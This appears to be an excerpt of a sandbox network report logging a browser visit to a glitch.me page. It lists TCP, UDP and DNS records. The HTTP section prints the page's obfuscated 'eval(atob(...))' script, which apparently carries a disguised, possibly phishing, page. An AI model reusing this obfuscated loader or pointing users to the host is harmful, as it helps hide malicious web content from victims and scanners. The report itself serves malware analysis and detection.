Feb 23, 2021 14:54:22.098661900 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.098671913 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098692894 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.098712921 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098725080 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.098752022 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098756075 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.098790884 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098795891 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.098829031 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098850012 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.098867893 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098879099 CET	49708	80	192.168.2.3	54.237.41.217

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:54:22.098906040 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098913908 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.098953962 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227394104 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227453947 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227497101 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227516890 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227555990 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227612019 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227619886 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227686882 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227699041 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227727890 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227730036 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227771044 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227773905 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227811098 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227813959 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227850914 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227853060 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227900028 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227912903 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227952003 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227957010 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.227993011 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.227996111 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228033066 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228034019 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228075981 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228090048 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228130102 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228136063 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228169918 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228173971 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228214979 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228239059 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228286982 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228290081 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228333950 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228334904 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228374958 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.228377104 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.228416920 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355349064 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355370998 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355384111 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355402946 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355488062 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355496883 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355505943 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355525017 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355529070 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355556011 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355570078 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355572939 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355582952 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355588913 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355596066 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355613947 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355622053 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355627060 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355644941 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355657101 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355657101 CET	49708	80	192.168.2.3	54.237.41.217

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:54:22.355669975 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355684042 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355701923 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355714083 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355717897 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355731964 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355743885 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355748892 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355757952 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.355762005 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.355776072 CET	80	49708	54.237.41.217	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:54:12.124365091 CET	53196	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:12.187724113 CET	53	53196	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:12.674489021 CET	56777	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:12.704160929 CET	58643	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:12.723207951 CET	53	56777	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:12.753973007 CET	53	58643	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:12.762113094 CET	60985	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:12.812203884 CET	53	60985	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:13.546785116 CET	50200	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:13.595649958 CET	53	50200	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:14.316951036 CET	51281	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:14.369934082 CET	53	51281	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:15.255629063 CET	49199	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:15.308343887 CET	53	49199	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:15.434043884 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:15.495232105 CET	53	50620	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:16.068289995 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:16.121534109 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:17.128281116 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:17.188302994 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:18.281019926 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:18.330424070 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:19.366820097 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:19.418350935 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:20.231611967 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:20.291419983 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:20.507700920 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:20.563152075 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:21.661652088 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:21.710292101 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:21.718347073 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:21.778222084 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:22.691533089 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:22.740364075 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:24.235888004 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:24.307641029 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:24.627909899 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:24.677577019 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:24.923183918 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:24.974545002 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:25.205674887 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:25.271056890 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:25.455334902 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:25.508105040 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:25.658431053 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:25.712194920 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:25.744380951 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:25.793248892 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:26.247493982 CET	57084	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:54:26.296133041 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:26.499018908 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:26.550432920 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:26.795739889 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:26.868163109 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:27.932816982 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:27.982651949 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:29.617854118 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:29.666497946 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:31.154767036 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:31.203677893 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:32.024884939 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:32.092716932 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:40.573079109 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:40.631417036 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:44.459800005 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:44.523310900 CET	53	50713	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:49.664834976 CET	56132	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:49.717981100 CET	53	56132	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:50.220000982 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:50.271560907 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:51.224287033 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:51.234595060 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:51.288005114 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:51.300915003 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:52.224759102 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:52.224828005 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:52.277193069 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:52.284557104 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:53.240025997 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:53.292146921 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:54.299120903 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:54.359035015 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 14:54:55.256000042 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:54:55.309449911 CET	53	56579	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 14:54:21.718347073 CET	192.168.2.3	8.8.8.8	0x3de7	Standard query (0)	hallowed-glory-diabloceratops.glitch.me	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:24.627909899 CET	192.168.2.3	8.8.8.8	0x525f	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:24.923183918 CET	192.168.2.3	8.8.8.8	0xc597	Standard query (0)	maxcdn.bootstrapcdn.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:25.455334902 CET	192.168.2.3	8.8.8.8	0x7aee	Standard query (0)	kit.fontawesome.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:25.744380951 CET	192.168.2.3	8.8.8.8	0xe45c	Standard query (0)	ka-f.fontawesome.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:26.247493982 CET	192.168.2.3	8.8.8.8	0xaa6d	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:26.795739889 CET	192.168.2.3	8.8.8.8	0xddea	Standard query (0)	blobs.officehome.msocdn.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:40.573079109 CET	192.168.2.3	8.8.8.8	0x5f13	Standard query (0)	blobs.officehome.msocdn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 14:54:21.778222084 CET	8.8.8.8	192.168.2.3	0x3de7	No error (0)	hallowed-glory-diabloceratops.glitch.me		54.237.41.217	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:21.778222084 CET	8.8.8.8	192.168.2.3	0x3de7	No error (0)	hallowed-glory-diabloceratops.glitch.me		34.196.60.73	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 14:54:21.778222084 CET	8.8.8.8	192.168.2.3	0x3de7	No error (0)	hallowed-glory-diabloceratops.glitch.me		52.22.118.126	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:21.778222084 CET	8.8.8.8	192.168.2.3	0x3de7	No error (0)	hallowed-glory-diabloceratops.glitch.me		18.215.10.11	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:24.677577019 CET	8.8.8.8	192.168.2.3	0x525f	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:54:24.974545002 CET	8.8.8.8	192.168.2.3	0xc597	No error (0)	maxcdn.bootstrapcdn.com	cds.j3z9t3p6.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:54:25.508105040 CET	8.8.8.8	192.168.2.3	0x7aee	No error (0)	kit.fontawesome.com	kit.fontawesome.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:54:25.793248892 CET	8.8.8.8	192.168.2.3	0xe45c	No error (0)	ka-f.fontawesome.com	ka-f.fontawesome.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:54:26.296133041 CET	8.8.8.8	192.168.2.3	0xaa6d	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:26.296133041 CET	8.8.8.8	192.168.2.3	0xaa6d	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
Feb 23, 2021 14:54:26.868163109 CET	8.8.8.8	192.168.2.3	0xddea	No error (0)	blobs.officehome.msocdn.com	wildcard.officehome.msocdn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:54:40.631417036 CET	8.8.8.8	192.168.2.3	0x5f13	No error (0)	blobs.officehome.msocdn.com	wildcard.officehome.msocdn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- hallowed-glory-diabloceratops.glitch.me

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49708	54.237.41.217	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:54:21.932557106 CET	1126	OUT	GET / HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: hallowed-glory-diabloceratops.glitch.me Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:54:22.098541021 CET	1293	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 13:54:22 GMT Content-Type: text/html; charset=utf-8 Content-Length: 864315 Connection: keep-alive x-amz-id-2: lmkTsTd/W2TDxRqDPSvIxXNGPjKYo5FVQdY/GfuDxVoO7iGShvdIQQ/ZkegOq1BKGlfRwG9TJLU= x-amz-request-id: 3EE8C551177BD0F0 last-modified: Mon, 22 Feb 2021 18:58:05 GMT etag: "2760601ba027cebde89e5e799177976b" cache-control: no-cache x-amz-version-id: rXxLE.F.Axbpz0kpP1l4hMopoHdDBCEE accept-ranges: bytes server: AmazonS3 Data Raw: 3c 73 63 72 69 70 74 3e 65 76 61 6c 28 61 74 6f 62 28 27 64 6d 46 79 49 48 4d 39 49 6a 31 63 49 6d 56 77 5a 48 56 36 63 57 59 68 61 58 56 75 62 54 38 4f 43 7a 31 70 64 57 35 74 49 57 31 69 62 32 67 2b 49 32 5a 76 49 7a 38 4f 43 7a 31 70 5a 6d 4a 6c 50 77 34 4c 50 57 35 6d 64 57 49 68 61 58 56 31 63 53 35 6d 63 6e 5a 71 64 7a 34 6a 63 32 5a 6e 63 32 5a 30 61 53 4d 68 5a 48 42 76 64 57 5a 76 64 54 34 6a 4e 44 45 78 49 7a 38 4f 43 7a 31 75 5a 6e 56 69 49 57 39 69 62 6d 59 2b 49 30 68 77 63 47 68 74 5a 6d 4e 77 64 53 4d 68 5a 48 42 76 64 57 5a 76 64 54 34 6a 62 33 42 71 62 32 56 6d 65 53 31 76 63 47 64 77 62 57 31 77 65 43 4d 2f 44 67 73 39 62 6d 5a 31 59 69 46 76 59 6d 35 6d 50 69 4e 49 63 48 42 6f 62 57 5a 6a 63 48 55 6a 49 57 52 77 62 33 56 6d 62 33 55 2b 49 32 39 77 61 6d 39 6c 5a 6e 6b 74 62 33 42 69 63 32 52 70 61 6e 64 6d 49 7a 38 4f 43 7a 31 75 5a 6e 56 69 49 57 39 69 62 6d 59 2b 49 30 4a 52 53 6e 51 75 53 48 42 77 61 47 31 6d 49 79 46 6b 63 47 39 31 5a 6d 39 31 50 69 4e 76 63 47 70 76 5a 57 5a 35 4c 57 39 77 5a 33 42 74 62 58 42 34 49 7a 38 4f 43 7a 31 75 5a 6e 56 69 49 57 39 69 62 6d 59 2b 49 30 4a 52 53 6e 51 75 53 48 42 77 61 47 31 6d 49 79 46 6b 63 47 39 31 5a 6d 39 31 50 69 4e 76 63 47 70 76 5a 57 5a 35 4c 57 39 77 59 6e 4e 6b 61 57 70 33 5a 69 4d 2f 44 67 73 39 62 6d 5a 31 59 69 46 76 59 6d 35 6d 50 69 4e 43 5a 58 52 44 63 48 55 75 53 48 42 77 61 47 31 6d 4c 6b 35 77 59 32 70 74 5a 69 4d 68 5a 48 42 76 64 57 5a 76 64 54 34 6a 62 33 42 71 62 32 56 6d 65 53 31 76 63 47 64 77 62 57 31 77 65 43 4d 2f 44 67 73 39 62 6d 5a 31 59 69 46 76 59 6d 35 6d 50 69 4e 43 5a 58 52 44 63 48 55 75 53 48 42 77 6 1 47 31 6d 4c 6b 35 77 59 32 70 74 5a 69 4d 68 5a 48 42 76 64 57 5a 76 64 54 34 6a 62 33 42 71 62 32 56 6d 65 53 31 76 63 47 4a 7a 5a 47 6c 71 64 32 59 6a 50 77 34 4c 50 57 35 6d 64 57 49 68 62 32 4a 75 5a 6a 34 6a 51 6d 56 30 51 33 42 31 4c 6b 68 77 63 47 68 74 5a 69 35 4f 63 47 4e 71 62 57 59 75 51 6e 46 78 64 43 4d 68 5a 48 42 76 64 57 5a 76 64 54 34 6a 62 33 42 71 62 32 56 6d 65 53 31 76 63 47 64 77 62 57 31 77 65 43 4d 2f 44 67 73 39 62 6d 5a 31 59 69 46 76 59 6d 35 6d 50 69 4e 43 5a 58 52 44 63 48 55 75 53 48 42 77 61 47 31 6d 4c 6b 35 77 59 32 70 74 5a 69 35 43 63 58 46 30 49 79 46 6b 63 47 39 31 5a 6d 39 31 50 69 4e 76 63 47 70 76 5a 57 5a 35 4c 57 39 77 59 6e 4e 6b 61 57 70 33 5a 69 4d 2f 44 67 73 39 62 6d 5a 31 59 69 46 76 59 6d 35 6d 50 69 4e 4f 5a 6d 56 71 59 6e 46 69 63 33 56 76 5a 6e 4e 30 4c 6b 68 77 63 47 68 74 5a 69 4d 68 5a 48 42 76 64 57 5a 76 64 54 34 6a 62 33 42 71 62 32 56 6d 65 53 31 76 63 47 64 77 62 57 31 77 65 43 4d 2f Data Ascii: <script>eval(atob('dmFyIHM9Ij1cImVwZHV6cWYhaXVubT8OCz1pdW5tIW1ib2g+I2ZvIz8OCz1pZmJlPw4LP W5mdWIhaXV1cS5mcnZqdz4jc2Znc2Z0aSMhZHBvdWZvdT4jNDExIz8OCz1uZnViIW9ibmY+I0hwcGhtZmNwdSMhZHB vdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/Dgs9bmZ1YiFvYm5mPiNIcHBobWZjcHUjIWRwb3Vmb3U+I29wam9lZnktb 3Bic2RpandmIz8OCz1uZnViIW9ibmY+I0JRSnQuSHBwaG1mIyFkcG91Zm91PiNvcGpvZWZ5LW9wZ3BtbXB4Iz8OCz1 uZnViIW9ibmY+I0JRSnQuSHBwaG1mIyFkcG91Zm91PiNvcGpvZWZ5LW9wYnNkaWp3ZiM/Dgs9bmZ1YiFvYm5mPiNCZ XRDcHUuSHBwaG1mLk5wY2ptZiMhZHBvdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/Dgs9bmZ1YiFvYm5mP iNCZXRDcHUuSHBwaG1mLk5wY2ptZiMhZHBvdWZvdT4jb3Bqb2VmeS1vcGJzZGlqd2YjPw4LPW5mdWIhb2JuZj4jQmV 0Q3B1LkhwcGhtZi5OcGNqbWYuQnFxdCMhZHBvdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/Dgs9bmZ1YiF vYm5mPiNCZXRDcHUuSHBwaG1mLk5wY2ptZi5CcXF0IyFkcG91Zm91PiNvcGpvZWZ5LW9wYnNkaWp3ZiM /Dgs9bmZ1YiFvYm5mPiNOZmVqYnFic3VvZnN0LkhwcGhtZiMhZHBvdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/
Feb 23, 2021 14:54:25.751384020 CET	2411	OUT	GET /css/hover.css HTTP/1.1 Accept: text/css, */* Referer: http://hallowed-glory-diabloceratops.glitch.me/ Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: hallowed-glory-diabloceratops.glitch.me Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:54:25.898839951 CET	2420	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 13:54:25 GMT Content-Length: 3538 Connection: keep-alive Cache-Control: max-age=0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 57 65 6c 6c 2c 20 79 6f 75 20 66 6f 75 6e 64 20 61 20 67 6c 69 74 63 68 2e 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 6 6 3d 22 68 74 74 70 73 3a 2f 2f 63 6c 6f 75 64 2e 77 65 62 74 79 70 65 2e 63 6f 6d 2f 63 73 73 2f 33 61 38 65 35 35 63 36 2d 62 31 66 33 2d 34 36 35 39 2d 39 39 65 62 2d 31 32 35 61 65 37 32 62 64 30 38 34 2e 63 73 73 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 2a 20 7b 0a 20 20 20 20 20 20 20 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 42 65 6e 74 6f 6e 20 53 61 6e 73 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 53 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0a 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 36 30 25 3b 0a 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 